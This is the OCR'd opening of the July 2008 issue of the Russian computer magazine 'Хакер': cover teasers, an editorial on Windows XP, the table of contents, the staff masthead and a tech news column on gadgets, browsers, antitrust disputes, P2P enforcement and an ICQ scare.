ЖЕСТОКИЙ ВЗЛОМ BASH.ORG.RU
СТР. 56

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
WWW.XAKEP.RU
ХАКЕР
ИЮЛЬ 07 (115) 2008



Взлом GSM

ПРАКТИЧЕСКИЕ ИЗЫСКАНИЯ ПО РАСШИФРОВКЕ GSM

СТР.48

КАК СКАЗАТЬ ВАРЕЗУ «НЕТ!»

ПЕРЕХОДИМ НА ХОРОШИЙ И БЕСПЛАТНЫЙ СОФТ

СТР.22

УДАЧНЫЕ ПОКУПКИ НА EBAY

КАК ВЫГОДНО ДЕЛАТЬ ПОКУПКИ НА ЗАПАДНОМ АУКЦИОНЕ

СТР. 28

СИНХРОНИЗИРУЙ!


ПРАКТИКА СИНХРОНИЗАЦИИ ДАННЫХ МЕЖДУ РАЗНЫМИ КОМПЬЮТЕРАМИ

СТР. 32

INTERCEPTER РАЗНЮХАЕТ ВСЕ

ОБЗОР НОВОГО БЕСПЛАТНОГО И ОЧЕНЬ КРУТОГО СНИФЕРА

СТР. 60



INTRO

Вот и все, приплыли.

Первого июля официально прекратились продажи Windows XP — и, хоть в самом этом обстоятельстве нет ничего нового, событие получилось символичное: как-никак, смена эпохи.

XP стала самой популярной и успешной операционной системой в мире за все время существования вообще понятия операционной системы: ей сейчас пользуются не менее полумиллиарда человек.

И, несмотря на все мои бесконечные симпатии к миру Opensource и позитивному опыту работы с Unix-системами на серверах, десктопе и лэптопе, мне хочется сказать только одно:

Microsoft, спасибо за XP! Это действительно удачная система.

nikitozz, гл. ред. X
udalite.livejournal.com

CONTENT•07(115)

004 **MEGANEWS**
ВСЕ НОВОЕ ЗА ПОСЛЕДНИЙ МЕСЯЦ

FERRUM
014 **МАКСИМУМ МОЩНОСТИ С МИНИМУМ ДЮЙМОВ**
ОБЗОР МОЩНЫХ И КОМПАКТНЫХ НОУТБУКОВ
020 **4 ДЕВАЙСА**
ОБЗОР ЧЕТЫРЕХ НОВЫХ ДЕВАЙСОВ

PC_ZONE
022 **КАК СКАЗАТЬ ВАРЕЗУ «НЕТ!»**
ПЕРЕХОДИМ НА ХОРОШИЙ БЕСПЛАТНЫЙ СОФТ
028 **УДАЧНЫЕ ПОКУПКИ НА EBAY**
КАК ВЫГОДНО СДЕЛАТЬ ПОКУПКУ НА ЗАПАДНОМ АУКЦИОНЕ
032 **СИНХРОНИЗИРУЙ ВСЕ**
СИНХРОНИЗИРУЕМ ДАННЫЕ МЕЖДУ РАЗНЫМИ КОМПЬЮТЕРАМИ

ВЗЛОМ
036 **EASY HACK**
ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ
040 **ОБЗОР ЭКСПЛОЙТОВ**
ОШИБКИ ПРОЦЕССОРОВ
044 **ВОЛК В ОВЕЧЬЕЙ ШКУРЕ**
ЮЗАЕМ XSS ТАМ, ГДЕ ЕЕ НЕТ
048 **GSM-ХАКИНГ — ВЗГЛЯД ИЗНУТРИ**
РАСШИФРОВКА GSM: МИФ ИЛИ РЕАЛЬНОСТЬ?
052 **МУТИМ СКАНЫ ДЛЯ НАРОДА**
КАК И ЗАЧЕМ ПЕРЕРИСОВЫВАЮТ ДОКУМЕНТЫ
056 **BASH.ORG.RU — ПОСМЕЯЛИСЬ И ХВАТИТ!**
БЕСПРЕЦЕДЕНТНАЯ АТАКА НА ЦИТАТНИК РУНЕТА
060 **СНИФИНГ В БОЕВЫХ УСЛОВИЯХ**
INTERCEPTER — РАЗНЮХАЕТ ВСЕ!
066 **ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ**
ОБРАБОТКА НЕОБРАБАТЫВАЕМЫХ ИСКЛЮЧЕНИЙ
066 **X-TOOLS**
ПРОГРАММЫ ДЛЯ ВЗЛОМА

СЦЕНА
072 **СЛАВА ПОСМЕРТНО**
ПУТЬ АЛАНА ТЬЮРИНГА
076 **X-STUFF**
ФОТОГРАФИИ РАБОЧИХ МЕСТ ХАКЕРОВ

ЮНИКСОЙД
078 **В ПОИСКАХ ШАПКИ-НЕВИДИМКИ**
ОБНАРУЖЕНИЕ КОМПРОМЕТАЦИИ ЯДЕР LINUX И XBSD
082 **АТОМНЫЙ НОМЕР 16**
FEDORA 9 SULPHUR: НОВЫЙ РЕЛИЗ ПОПУЛЯРНОГО ДИСТРИБУТИВА
086 **ВСЕ СВОЕ НОШУ С СОБОЙ**
СОБИРАЕМ LIVECD НА БАЗЕ GENTOO LINUX

КОДИНГ
092 **КАРМАННЫЙ БИЛЬЯРД**
ПРОКАЧИВАЕМ PLAYSTATION: PORTABLE
096 **С ФИЛЬТРОМ, ПОЖАЛУЙСТА!**
АЗБУКА РУТКИТ-КОДЕРА: ФИЛЬТРЫ В ЯДРЕ WINDOWS
100 **БЛОГГИНГ ПО-НОВОМУ**
ТВИТТЕР-МОНИТОР НА ПЛАТФОРМЕ SILVERLIGHT
106 **ТРЮКИ ОТ КРЫСА**
ПРОГРАММИСТСКИЕ ТРЮКИ И ФИЧИ НА C\C++ ОТ КРИСА КАСПЕРСКИ

ФРИКИНГ
108 **ПОДНИМИ БАБЛО С ПАЯЛЬНИКА**
СПОСОБЫ ЗАРАБОТКА НА ПРОИЗВОДСТВЕ ЭЛЕКТРОНИКИ
113 **ПРОГРАММИРУЕМ ЖЕЛЕЗНЫЕ РУКИ**
ОСВАИВАЕМ КОНТРОЛЛЕРЫ АРХИТЕКТУРЫ ARM

ХАКЕР.PRO
118 **ЛОВИ МОМЕНТ!**
ACTIVE DIRECTORY В WIN2K8: РЕЗЕРВИРОВАНИЕ И АВАРИЙНОЕ ВОССТАНОВЛЕНИЕ
122 **ФАРШИРОВКА КАЛЬМАРА**
SQUID: ОГРАНИЧИВАЕМ СКОРОСТЬ, АУТЕНТИФИЦИРУЕМ КЛИЕНТОВ И СМОТРИМ В ЛОГИ
128 **ОХОТА ЗА ПРИЗРАКАМИ БУТЫЛОЧНОГО ГОРЛЫШКА**
СЕАНС ТЕРМОЯДЕРНОЙ ОТЛАДКИ ДЛЯ АДМИНОВ
132 **ВОЛШЕБНЫЕ КРИПТОТУННЕЛИ**
OPENSSH: ДЕМОНСТРАЦИЯ ФОКУСОВ С ИХ ПОСЛЕДУЮЩИМ РАЗОБЛАЧЕНИЕМ

ЮНИТЫ
136 **ОБУЧЕНИЕ СНУ, ОБУЧЕНИЕ ВО СНЕ**
ПОЗНАЕМ СЕКРЕТЫ ОПТИМИЗАЦИИ НЕЙРОСЕТЕЙ
140 **FAQ UNITED**
БОЛЬШОЙ FAQ
143 **ДИСКО**
8,5 ГБ ВСЯКОЙ ВСЯЧИНЫ
144 **WWW2**
УДОБНЫЕ ВЕБСЕРВИСЫ ВТОРОГО ПОКОЛЕНИЯ

127 **ПОДПИСКА**
ПОДПИШИСЬ НА НАШ ЖУРНАЛ



048




066



086



096



/Редакция

>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
>Монтаж видео
Максим Трубицын

/Art

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)

/xakep.ru

>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама

>Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing

>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа

>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Обо всем за последний месяц



Доработанный iPhone

Десятого июня компания Apple (в лице Стива Джобса) представила свежую версию уже практически культового iPhone. Этого ждали многие и, в общем-то, особым секретом планы Apple не были — добавляли, в основном, те вещи, которых не хватало. Новая модель трубки (3G) в первую очередь обзавелась поддержкой сетей третьего поколения. Осуществлена поддержка двух стандартов GSM/EDGE (850, 900, 1800, 1900 MHz) и UMTS/HSDPA (850, 1900, 2100 MHz). Скорость передачи данных ощутимо возрастет. Другое серьезное добавление — GPS-приемник, которому особенно порадуются автовладельцы. Также час ждет новая прошивка, версии 2.0. Энергопотребление увеличилось почти вдвое, и новая модель оснащена более мощным аккумулятором. Впрочем, есть и минусы — встроенная камера так и осталась 2-мегапиксельной. Подвергся изменениям и сам дизайн. iPhone стал немного толще, обзавелся пластиковой «спинкой», призванной улучшить качество связи, и металлическими кнопками из «высококачественной стали». В комплект телефона теперь входит загадочный «SIM ejector tool» — специнструмент для извлечения SIM-карты.

Пасьянс «Косынка» наносит мировой экономике ущерб в размере примерно $800 трлн. ежегодно, за счет потери рабочего времени

ViewSonic радует глаз

Очередная новинка от всемирно известного производителя мониторов не заставила себя ждать. Компания ViewSonic анонсировала два дисплея семейства VX62, которые прекрасно подойдут геймерам, а также людям, любящим наслаждаться фильмами на большом экране. Девятнадцатидюймовый VX1962wm/p — первый на рынке монитор, поддерживающий при своих размерах разрешение 1680x1050 в HD. Прибавим сюда время отклика 2 мс, динамическую контрастность 6000:1 и стереодинамики. Второй монитор — 22-дюймовый VX2262wm/p — демонстрирует еще более серьезные характеристики: динамическую контрастность 20000:1, стандартное разрешение 1680X1050, время отклика 2мс и яркость 300 кд/кв.м. Обе модели также комплектуются панелью высокой четкости, которая улучшает цветопередачу. А благодаря оригинальному дизайну, в котором матово-черный сочетается с серебристыми и пурпурными линиями, VX1962wm/p и VX2262wm/p будут радовать глаз не только за счет технических достижений.



В 2008 году процент пиратского ПО среди пользователей Китая, лидера планеты по пиратскому софту, снизился с 63% до 56%



Ночь в чате удалась!

Тусовался с друзьями почти до утра,
ведь теперь на WAP-трафик ночью **скидка 50%**

Чтобы получать скидку, набери * 110 * 741 #

Скидка предоставляется с 9 июня по 9 сентября 2008 г. Время действия — ежедневно с 00.00 до 08.00 ч.

Узнай больше **06 04 21**
www.beeline.ru

Предложение для физических лиц — абонентов тарифных планов с предоплатной системой расчетов и стоимостью WAP-трафика 2,95 руб. с НДС и более за 10 Кб.
На другие тарифные планы скидка не распространяется. При подключении скидки стоимость WAP-трафика составит 2,95 руб. днем и 1,475 руб. ночью (с НДС за 10 Кб).
Скидка предоставляется за ежемесячную абонентскую плату в размере 30 руб. с НДС и плату за подключение в размере 10 руб. с НДС.
Оборудование сертифицировано. Услуги лицензированы. На правах рекламы.

TV всегда под рукой



Компания Beholder International Ltd. — известный на российском рынке производитель TV-тюнеров — выпустила в продажу новую модель: автономный тюнер Behold TV INTRO. В отличие от других продуктов Beholder, этот TV-тюнер не столь революционен и, скорее, — дань рынку. При средней цене в $120 TV INTRO есть что противопоставить более дорогим конкурентам. ТВ-тюнер предназначен для работы с аналоговыми мониторами и имеет соответственный набор входов/выходов, в том числе для подключения внешней аппаратуры. В остальном характеристики таковы: метровый и дециметровый диапазон программ, максимальное разрешение 1920x1200, поддержка стереозвука в стандартах A2/NICAM, поддержка WXGA, функция POD, регулируемые шумоподавление и усиление, пульт ДУ, полностью русифицированное меню. Так как TV INTRO — модель внешняя, немало внимания уделено и дизайну. На переднюю панель вынесены кнопки основных функций, а сам тюнер выполнен в серебристом цвете. Скромные габариты (170x120x30 мм) позволяют расположить новинку как вертикально, так и горизонтально, или даже повесить на стену.

Самая опасная доменная зона Сети — гонконгская (.hk). **19,2%** всех сайтов здесь, так или иначе, опасны для пользователя

Новый звук от BBK



BBK Electronics Corp., LTD сообщила о начале выпуска новой группы товаров — компьютерной акустики. Новинки BBK прекрасно исполнят роль многофункциональной акустики при домашнем медиа-центре. В линейке будут представлены наборы 2.1 CH и 5.1 CH с активными сабвуферами. На данный момент разработано уже четыре системы — CA-210S, CA-220S, CA-510S, CA-520S. Все они изготовлены из MDF и строятся по двухполосной схеме. Но, пожалуй, главная особенность линии заключается в наличии сразу двух пультов управления — одного ДУ и одного проводного. Это довольно логичный ход, так как при работе с компьютером проводной вариант будет удобнее (особенно учитывая, что в нем есть входы для наушников и микрофона). Однако BBK пошли еще дальше и оснастили проводные пульты моделей CA-220S и CA-520S встроенным USB-портом. К нему можно напрямую подключить флеш-плеер или любой другой внешний медианоситель. Таким образом, музыку можно слушать и без подключения колонок к DVD или компьютеру.

Борцы с пиратством впадают в маразм



Порой борцы с сетевым пиратством доходят в своих действиях до совершеннейшего абсурда. Совсем недавно это было продемонстрировано на красноречивом примере. Американские ученые из Университета Вашингтона готовили исследование на тему P2P-сетей. Вылилась их работа в проверку системы, по которой расследовали нарушения распространения медиа-контента в P2P-сетях. Оказалось, она далеко не так хороша, как ее малюют. С нарушениями в этой сфере разбираются R.I.A.A. (Recording Industry Association of America), M.P.A.A. (Motion Picture Association of America) и E.S.A. (Entertainment Software Association). Именно они рассылают провайдерам, университетам и так далее тысячи требований о принятии мер в связи с нелегальным распространением продуктов через P2P. В ходе исследования ученые вообще не участвовали в обмене файлами, а лишь мониторили трафик, изучая, кто и зачем пользуется BitTorrent'ом, — но все равно получили более 400 уведомлений с требованием прекратить обмен нелегальным контентом. Стало ясно, что вышеупомянутые конторы анализируют IP пользователей, но не содержимое передаваемых файлов. Заметив странность, исследователи решили немного отвлечься от основной темы эксперимента и пошли дальше, присвоив «криминальные» IP-адреса... трем принтерам. После того, как M.P.A.A. потребовала у принтеров прекратить распространение нелегальных копий «Железного человека» и «Индианы Джонса», несовершенство механизма контроля над P2P-сетями стало более чем очевидно. Учитывая, что после подобного «предупреждения» пользователю грозит уголовное преследование, система явно требует доработки.

Скажи Samsung'у «алло»

Новый телефон от Samsung Electronics — U800 Soul — продолжит дело, начатое его предшественником U900. Это более упрощенный вариант модели. Он сможет похвастаться 3-мегапиксельной камерой со светодиодной подсветкой, высокоскоростным и-нет браузером, Bluetooth v.2.0, музыкальным плеером, видеорекордером/редактором, а также FM-радиоприемником. Встроенная память аппарата насчитывает 1 Гб, и он поддерживает карточки microSD. Свою внешность U800 унаследовал от U900, он точно так же выполнен в цельнометаллическом корпусе и покрыт тонким узором (пять вариантов расцветки). Новая модель не имеет дополнительного, сенсорного дисплея, а размер обычного составляет 2". Рекомендованная цена девайса на территории России — 10.990 рублей.




Эволюция браузеров

Соперничество самых популярных в народе браузеров, похоже, не утихнет никогда. Opera Software 12-го июня представила новую версию своего браузера Opera 9.5. Работы над ней велись более двух лет. А буквально через несколько дней состоялся релиз новой версии Firefox — 3.0. Не за горами и выход IE 8 (должен состояться зимой этого года). Кстати, команда разработчиков IE прислала Mozilla торт по случаю релиза. Без цианида. Несколько слов об Opera 9.5. Браузер впервые за долгое время изменил внешний вид, и, по словам разработчиков: «стал интуитивно понятнее». Пользователи, судя по первым отзывам, не разделяют этого мнения. Между тем, новая версия стала быстрее, и у нее появилась функция Opera Link, при помощи которой можно синхронизировать закладки и заметки с другими версиями (включая Opera mobile и Opera Mini). Улучшили и защиту от фрауда, малваря и прочих «нехороших вещей». Opera's Fraud Protection самостоятельно блокирует вредоносные сайты, защищая машину от посягательств. Насколько все это эффективно и юзабельно, можно будет судить через пару месяцев.



Самокопирующийся принтер



3D-принтерами сегодня сложно кого-либо удивить. Они давно и широко используются на производстве и в исследовательских институтах, а еще — вполне способны «печатать» различные полезные в хозяйстве вещи. Создавая машину RepRap (replicating rapid-prototyper), британские конструкторы из университета Бата думали именно об этом. В самом деле, зачем покупать в супермаркете дверную ручку, если ее можно сделать дома? Подобной «бытовухи» в нашей жизни много, так что мысли британцев развивались в весьма интересном направлении. Ограничиваться ручками они не стали. RepRap научили воспроизводить 60% собственных деталей, так что принтер способен «напечатать» сам себя (копию, например, можно подарить друзьям). Подобный «клон» обойдется в 300-400 евро (кое-что, все же, придется докупить), и это — учитывая, что аппараты такого рода обычно стоят порядка 30.000 евро. Подробнее о чудо-машине можно почитать на официальном сайте проекта — http://reprap.org

Больше всего пиратов в Москве — в 2007 г. здесь было зарегистрировано 1873 преступления по нарушению авторских прав



У Intel снова проблемы

Компания Intel постоянно с кем-то судится. Вот и теперь против хардварного гиганта начато очередное расследование. Intel'ом опять заинтересовались антимонополисты, на этот раз в лице Федеральной торговой комиссии США (FTC). Поводом послужила старая война с AMD. В FTC подозревают, что Intel предлагал большие скидки крупным производителям ПК, если те, в свою очередь, откажутся от использования процессоров AMD. Не исключено, что это правда, ведь Intel уже дважды привлекался по части антимонополии (в Японии и Европе). А совсем недавно компанию приговорили к штрафу в 25.4 млн. долларов власти Южной Кореи, — и именно за большие скидки в обмен на отказ от продукции AMD.


intel
КОМПЬЮТЕР НАЧИНАЕТСЯ С INTEL®.
РИАН
КОМПАНИЯ РИАН
Выбери Свой ВаРИАНт!
Компьютеры ВаРИАНт Эксперт на базе
двухъядерного процессора Intel ® Core™2 Duo
- Это лучшее решение для Вашего офиса!
intel
Core 2
Duo
inside
Сделай
больше
Наш Адрес: 394030, г. Воронеж, ул. К.Маркса, 67,
Тел (4732) 512-412, www.rianvrn.ru



Видеосъемка как развлечение

Такой трудоемкий процесс как видеосъемка может в будущем превратиться во что-то само собой разумеющееся, быстрое и удобное. И, по сути, «прекрасное далеко» уже здесь — благодаря гаджетам вроде Vado Pocket VideoCam от Creative. Крохотная видеокамера весит всего 90 граммов и способна уместиться на ладони. Эта «малышка» в силах не только бесперебойно записывать видео с разрешением 640x480 VGA на протяжении двух часов, но и имеет встроенное ПО для загрузки отснятого материала прямиком на YouTube и Pocketbucket. Если же эти сервисы чем-то тебя не устраивают — нет проблем, камера через USB подключается к компьютеру, как обычная флешка. Два гигабайта памяти (к сожалению, без возможности расширения) и съемный аккумулятор также говорят в пользу простоты и удобства. В первую очередь гаджет ориентирован на съемку роликов «от бедра» в формате YouTube и их просмотр на встроенном 2-дюймовом дисплее. Сверх-качества ждать, конечно, не стоит, но ведь нам далеко не всегда нужно HD? Vado Pocket уже поступил в продажу. Средняя цена — 3299 рублей.

Правительство **ЮАР** за последние **3** года потеряло более **$23,5 млн**. в результате кибер-атак

MacBook Air курит в сторонке



Технологии не стоят на месте, и пальма первенства за разработку самого тонкого ноутбука в мире вновь сменила хозяина. На этот раз в лидеры вырвалась компания Voodoo, являющаяся подразделением HP. Она представила публике новинку Envy 133. До этой модели самыми малогабаритными ноутбуками на планете считались MacBook Air и Lenovo ThinkPad X300, но в сравнение с Envy 133 не идет даже поделка фирмы Apple. В то время, как толщина «яблочного» детища составляет 1.94 см, у Voodoo она — всего 1.8 см (при весе в полтора килограмма). Легкая и компактная «игрушка» обладает 13.3" дисплеем и комплектуется весьма серьезным Intel Core 2 Duo SP7500 1.6 GHz, 2 Гб оперативной памяти, жестким диском на 80 Гб и видеокартой Intel® Graphics Media Accelerator X3100. Присутствуют также модули Wi-Fi 802.11g/n и Bluetooth 2.0 (ну и другие неотъемлемые на сегодня фичи). Удерживает от немедленной покупки, пожалуй, только цена. Минимальная стоимость чуда техники составит $2099.

Кино в кармане

Все больше и больше компактных решений придумывают инженеры. Новый плеер от компании Digma, MP850, легко помещаясь в карман, позволит носить с собой подборку фильмов и музыки. Скажешь, это далеко не ново? Верно, только не все плееры такого рода обладают 3-дюймовым дисплеем с разрешением 480x272 и позволяют смотреть фильмы и ролики в форматах AVI (в кодировке DivX и Xvid) и RMVB без представительной конвертации. Как и другие мультимедийные девайсы от Digma, MP850 умеет работать с картинками форматов jpg, bmp, gif и текстовыми файлами электронных книг. Так что, коротать с ним время в поезде, самолете или метро будет еще комфортнее. Модель выходит в трех вариантах — на 2, 4 или 8 Гб, поддерживает micro SD, имеет встроенный FM-приемник и может заряжаться прямо от USB.



Новый прокол AOL'а



Свою, не совсем хорошую, репутацию America Online заслужила не на пустом месте. За AOL'ом всегда водились грешки разной степени тяжести, и проклятий в их адрес прозвучало предостаточно. Увеличилось ли количество непечатных слов после покупки Mirabilis? Еще как. На днях AOL доказали, что не зря их не любят. Настоящую панику среди сетевого люда вызвало появление в контакт-листе ICQ странного юзера с номером 12111 (или ником «ICQ System»). Этот «контакт из ниоткуда» всплыл у 90% пользователей в скором времени после падения асечных серверов (что, естественно, только подлило масла в огонь). Слух о новой эпидемии и «страшном трояне» тут же разошелся по Сети. Прямо как в детской страшилке про черный гроб на колесиках, говорили, что страшный «черный» контакт якобы меняет пароли, ворует UIN'ы и его срочно нужно удалить, поставить в игнор и сменить все, что вообще можно сменить. Большинство, конечно, так и поступили. И лишь спустя почти день на официальном сайте, наконец, появилось опровержение. В нем говорилось, что загадочный 12111 — не что иное, как канал связи с ICQ, призванный улучшить коммуникацию с пользователями. Встает резонный вопрос — нельзя ли было сообщить об этом заранее (где-то в недрах icq-форумов, еще в феврале, было сообщение на эту тему, но нашли его «уже сильно после»), предотвратив панику, развившуюся до стадии сообщений по радио и в крупнейших новостных лентах? Видимо, нет.

Cisco Systems считает, что с **2007** по **2012** гг. количество IP-трафика будет удваиваться каждые **2** года



Не Microsoft, так Google

Компания Yahoo долгое время торговалась с Microsoft, пытаясь набить себе цену и, в итоге, упустила момент. Сделав последнее предложение о покупке (стоимостью почти 8 млрд. долларов), Microsoft отступила, заявив, что таким деньгам можно найти и более интересное применение. Yahoo же осталась у разбитого корыта — акции компании моментально рухнули в цене на 10% и пришлось срочно искать, как реабилитировать положение. Вариант нашелся довольно быстро — уже 12-го июня было объявлено о подписании договора между Yahoo и Google. В рамках этого соглашения Yahoo будет размещать в своем поисковике часть рекламы Гугла. Размер прогнозируемой прибыли должен составить порядка 800 млн. долларов в год. Сделкой уже заинтересовались антимонопольные органы США, так как теперь 90% рекламы в поисковых системах будет контролироваться Google. Аналитики предрекают, что Microsoft теперь переключит внимание на другие компании, пытаясь урвать свой кусок на рынке сетевой рекламы.



Взлом бытовой техники

Последние годы все больше бытовых приборов оснащают подключением к интернету для большего удобства владельцев. Не придется возвращаться домой, опаздывая на самолет, чтобы выключить утюг. Или можно сварить себе чашечку кофе, не вставая с кресла (потом ее, конечно, все равно придется забрать). Разумеется, рано или поздно этим не могли не воспользоваться хакеры. Австралиец Крэйг Райт обнаружил уязвимость для атак кофемашины Impressa-F90, чем честно поделился с общественностью. Дорогущий аппарат ценой примерно $2000 оказался открыт для проникновения со стороны, и в машине можно изменить не только крепость кофе и количество воды на чашку, но и получить через нее доступ к компьютеру пользователя, или учинить атаку на буфер обмена. Кстати, изменение дозы кофеина на чашку — это не так уж забавно; для людей с определенными заболеваниями такой напиток вполне может окончиться летальным исходом. Защищайте кофеварки фаерволами и своевременно отключайте от Сети холодильники!

СР! УВЧ!

